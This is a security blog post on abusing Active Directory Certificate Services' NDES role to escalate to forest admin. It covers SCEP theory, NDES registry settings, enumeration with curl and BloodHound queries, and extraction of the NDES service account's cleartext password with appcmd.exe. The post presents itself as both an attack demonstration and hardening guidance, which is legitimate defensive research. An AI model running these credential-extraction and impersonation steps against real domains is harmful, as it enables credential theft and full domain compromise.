

Exploiting ADCS NDES For Privilege Escalation

 medium.com/@offsecdeer/abusing-adcs-ndes-for-privilege-escalation-e4d306c9ca97

Giulio Pierantoni

April 19, 2024

NDES is an ADCS role hardly anyone talks about from an offensive security point of view, I decided to look into it because its description got my attention: “Network Device Enrollment Service makes it possible to issue and manage certificates for routers and other network devices that do not have network accounts”

Network accounts are what ADCS uses to validate certificate requests, if this role is all about issuing certificates *without* accounts, how will the CA make sure it doesn't grant certificates to evil actors? And most importantly, are there configuration weaknesses we could exploit?

This blog demonstrates how ADCS NDES can be used for privilege escalation, and how to avoid it. I didn't discover anything new but I have never seen anyone present the attacks in detail, so I decided to do it myself.

Theory

NDES is based on the Simple Certificate Enrollment Protocol (SCEP), developed for Cisco for certificate enrollment on behalf of network devices like routers, firewalls, mobile phones, and any other appliance that isn't integrated with Active Directory but still requires valid certificates for things like IPSec authentication.

To make it very brief, an authorized principal uses an NDES server to generate a one-time password, which is given to the device's SCEP client with the URL of the server's SCEP interface.

The client will then reach out to the server with HTTP to discover what capabilities the CA supports and to obtain the CA and RA certificates. An RA is a Registration Authority and it's simply the NDES server, its certificate is used to digitally sign a CSR containing the OTP, so that the CA can verify it comes from the NDES server.


If the CSR is valid then the certificate is issued and can be retrieved, the device is now able to authenticate on the network without domain credentials.

In practice, NDES is an IIS application exposing two interfaces:

- `http://<hostname>/certsrv/mscep` = for client interactions
- `http://<hostname>/certsrv/mscep_admin` = for password generation

`mscep_admin` requires authentication and only returns a password if the user is authorized:


Press enter or click to view image in full size



By default this page is only accessible to domain and enterprise admins plus the NDES service account.

The most interesting feature of NDES, and perhaps the only reason why it was worth investigating at all, is that its dedicated certificate template **requires** the client to supply a SubjectAltName (SAN), and is almost always configured with a client authentication EKU, as illustrated by the Microsoft documentation as well as by the vast majority of online setup guides.

Press enter or click to view image in full size



These two factors combined make it possible for any user who can obtain an NDES password to ESC1 their way to enterprise admin, or to obtain a certificate for any user they wish to impersonate, and authenticate as them through PKINIT or SChannel.

But it can get worse. By default NDES will generate time limited OTPs, these will be valid for only 60 minutes and only 5 of these unused passwords can be available per hour before the server refuses to generate any more. Once one of these passwords is used a new spot opens up and a password can be generated in its place.

This and other behaviors of the NDES server can be tweaked from the system registry at HKLM\SOFTWARE\Microsoft\Cryptography\MSCEP, here administrators can decide to, among other things:

- increase password cache size
- set a static password instead of random OTPs
- **disable the NDES password**

If for any reason the NDES passwords were turned off this role introduces an easily exploitable path from no access to full forest compromise.

Configuration Analysis

Before seeing the attacks in detail let's examine what NDES configurations look like and how they can make an infrastructure vulnerable.


By default /certsrv/mscep_admin supports NTLM authentication and, much like the more famous Certification Authority Web Enrollment ADCS role, this application does not enforce EPA by default, making it vulnerable to NTLM relay attacks, as we'll see later.

On top of that, by default it doesn't support or enforce SSL so the passwords obtained from mscep_admin are transmitted in clear text.

Users and templates


When the NDES role is first installed an administrator has to pick a service account, this can either be a domain user or the default IIS application pool, if a user is picked it must be member of the server's local IIS_IUSRS group. A new application pool called SCEP is created and linked to the selected user so that the two NDES interfaces can run in its context.

Press enter or click to view image in full size



Name	Status	.NET CLR V...	Managed Pipel...	Identity	Applications
.NET v4.5	Started	v4.0	Integrated	ApplicationPoolId...	0
.NET v4.5 Classic	Started	v4.0	Classic	ApplicationPoolId...	0
DefaultAppPool	Started	v4.0	Integrated	ApplicationPoolId...	2
SCEP	Started	v4.0	Integrated	TESTLAB\test	0

This account is then given Enroll permissions on the default NDES certificate, which is called "IPSec (Offline Request)", aka IPSECIntermediateOffline. Users with Enroll access to the template are the only ones who can get a password from /certsrv/mscep_admin.



This template cannot be modified and does not include the client authentication ECU, so administrators will very often have to create their own with the needed ECU and cryptographic settings. To change what template NDES uses three keys need to be changed at HKLM\SOFTWARE\Microsoft\Cryptography\MSCEP, each key defining what template to use based on the certificate purpose: encryption, signature, or general purpose. The same template will be used for all three in most environments.


Press enter or click to view image in full size

Cryptography			
>	AutoEnroll		
>	Calais		
>	CatalogDB		
>	CatDBTem		
>	Certificate		
>	Defaults		
>	MSCEP		
>	OID		
Name	Type	Data	
(Default)	REG_SZ	(value not set)	
EncryptionTemplate	REG_SZ	IPSECIntermediateOffline	
GeneralPurposeTemplate	REG_SZ	IPSECIntermediateOffline	
SignatureTemplate	REG_SZ	IPSECIntermediateOffline	

Password

The password requirement can be disabled altogether by setting the EnforcePassword key to 0, it's found at HKLM\SOFTWARE\Microsoft\Cryptography\MSCEP and its default value is 1:


Press enter or click to view image in full size



Name	Type	Data
(Default)	REG_SZ	(value not set)
EnforcePassword	REG_DWORD	0x00000001 (1)

After IIS is restarted with iisreset the mscep_admin page won't display a password anymore, but only the thumbprint of the CA certificate:

Press enter or click to view image in full size



Network Device Enrollment Service

Network Device Enrollment Service allows you to obtain certificates for routers or other network devices using the Simple Certificate Enrollment Protocol (SCEP).

To complete certificate enrollment for your network device you will need the following information:


The thumbprint (hash value) for the CA certificate is: **42ED166C 363B9E9E 58884B18 69ABBABA**

For more information see [Using Network Device Enrollment Service](#).

If we have no access to mscep_admin we have no way of telling the service has been configured to not require a password, so as attackers we have no choice but to make a blind enrollment attempt with no password, more on this later.

If administrators don't want to deal with OTPs but also don't want to leave NDES completely unprotected they can set a static password by setting HKLM\SOFTWARE\Microsoft\Cryptography\MSCEP\UseSinglePassword to 1, the default is 0:

Press enter or click to view image in full size



Name	Type	Data
(Default)	REG_SZ	(value not set)
UseSinglePassw...	REG_DWORD	0x00000000 (0)

The static password is also stored in the registry in a key called EncryptedPassword, which as the name implies is encrypted with DPAPI, so reading it requires local administrator permissions. The static passwords generated by NDES are much longer than the OTPs so brute force is out of the question.


Finally, administrators can change the lifetime of their OTPs from the PasswordValidity key:

Press enter or click to view image in full size

The thumbprint (hash value) for the CA certificate is: **42ED166C 363B9E9E 58884B18 69ABBABA**

The enrollment challenge password is: **F128295EF7AB5FD3**

This password can be used only once and will expire within 16 minutes.



Other options are available but they aren't important for our purposes.

Enumeration


To detect NDES installations in a domain we can scan for IIS servers returning an HTTP code 200 OK when requesting /certsrv/mscep/, instead of a 401 Unauthorized:

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ curl -I http://192.168.0.105/certsrv/mscep/
HTTP/1.1 200 OK
Content-Length: 2066
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Thu, 11 Apr 2024 15:16:59 GMT
```


CAs can also be NDES servers but it's not recommended, still, if you have already found a CA (enum_ca SMB module in nxc) checking if it also has this role installed won't hurt. The page should look like this:

Press enter or click to view image in full size




If we have already run BloodHound we can look at what users can enroll the default NDES certificate, if we see any user other than domain and enterprise admins it means the NDES role was installed and configured at some point.

```
MATCH q=(u)-[:Enroll]->(ct:CertTemplate)
WHERE (u:User OR u:Computer)
AND ct.name CONTAINS "IPSECINTERMEDIATEOFFLINE"
RETURN q
```



If we haven't found the server yet we can look at the service user's SPN, from where we clearly see it's SRV-CA:

Press enter or click to view image in full size



The limitation of this method is that it only finds the initial service user, if it was changed at some point *after* the default templates were modified then we'll need to dig a little deeper to find the current service account. For example, if we already identified the NDES server from a port scan we can try looking for users who currently have the server's name in an HTTP SPN:

```
MATCH (u) WHERE
"http/srv-ca.testlab.loc" IN u.serviceprincipalnames
RETURN u.samaccountname AS User, u.serviceprincipalnames AS SPN
```


Press enter or click to view image in full size

```
neo4j$ MATCH (u) WHERE "http/srv-ca.testlab.loc" IN
u.serviceprincipalnames RETURN u.samaccountname AS User,
u.serviceprincipalnames AS SPN
```

	User	SPN
1	"test"	["http/srv-ca.testlab.loc"]

After discovering the service user and server name we should look at what principals can control them, with enough luck we may be able to compromise systems and users with enough permissions to let us take control of either one.

Any principal with one of these permissions on the service account or server itself have a direct path to forest admin: GenericAll, GenericWrite, WriteDacl, Owns, WriteOwner, WriteAccountRestrictions, AdminTo, ForceChangePassword. For example these two accounts can be exploited:



If we have unprivileged access to the server we can look at the registry to enumerate the configuration, the base registry path is HKLM\SOFTWARE\Microsoft\Cryptography\MSCEP and we are interested in these keys:

- MSCEP: EncryptionTemplate, GeneralPurposeTemplate and SignatureTemplate specify the templates NDES uses, usually they'll be the same. We should confirm this template has a client authentication EKU
- EnforcePassword: if 0 NDES does not require a password
- UseSinglePassword: if 1 the password is static
- PasswordVDir: allows to change the virtual path of the admin interface, we need to know this to generate a valid password, but usually it will be the default
/certsrv/mscep_admin/

NDES Server/User Takeover

The first possible attack consists in the compromise of the NDES server or its service account. As we have already seen the templates used by NDES will usually have client authentication EKUs and clients supply an arbitrary SAN, so we can impersonate any domain user as long as we have a valid enrollment password.

If somehow we are able to compromise the NDES server itself, for example with RBCD, relays, DACL abuse or whatever else, we can extract the service account's clear text credentials from the application pool configuration files at
C:\Windows\System32\inetsrv\temp\appPools\SCEP:


Press enter or click to view image in full size

```
<applicationPools>
  <add name="DefaultAppPool" />
  <add name=".NET v4.5 Classic" managedRuntimeVersion="v4.0" managedPipelineMode="Classic" />
  <add name=".NET v4.5" managedRuntimeVersion="v4.0" />
  <add name="SCEP" managedPipelineMode="Classic">
    <processModel identityType="SpecificUser" userName="TESTLAB\test"
password="[enc:IISWASOnlyCngProvider:k2NA+wIhbj0/49wLojrZx3w+2tV0x12kXcUxwuQBwFwd7i
+J4Hhq3F5DE/1Rz34paIa/UQvTfpo4biCQ7XPCJ95sKkoMr1RKYjyn2VkfII0=:enc]" idleTimeout="00:00:00" />
    <recycling>
      <periodicRestart time="00:00:00" />
    </recycling>
  </add>
```

The encrypted password can be read by anyone but the builtin appcmd.exe utility used to decrypt it requires to be run as a local administrator:

```
# cd C:\Windows\System32\inetsrv
# appcmd.exe list apppool %apppool% /text:* | find "userName"
# appcmd.exe list apppool %apppool% /text:* | find "password"
```

Press enter or click to view image in full size



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\administrator.TESTLAB>cd c:\windows\system32\inetsrv

c:\Windows\System32\inetsrv>appcmd.exe list apppool SCEP /text:* | find "userName"
    userName:"TESTLAB\test"

c:\Windows\System32\inetsrv>appcmd.exe list apppool SCEP /text:* | find "password"
    password:"AAAAaaaa!1"

c:\Windows\System32\inetsrv>
```

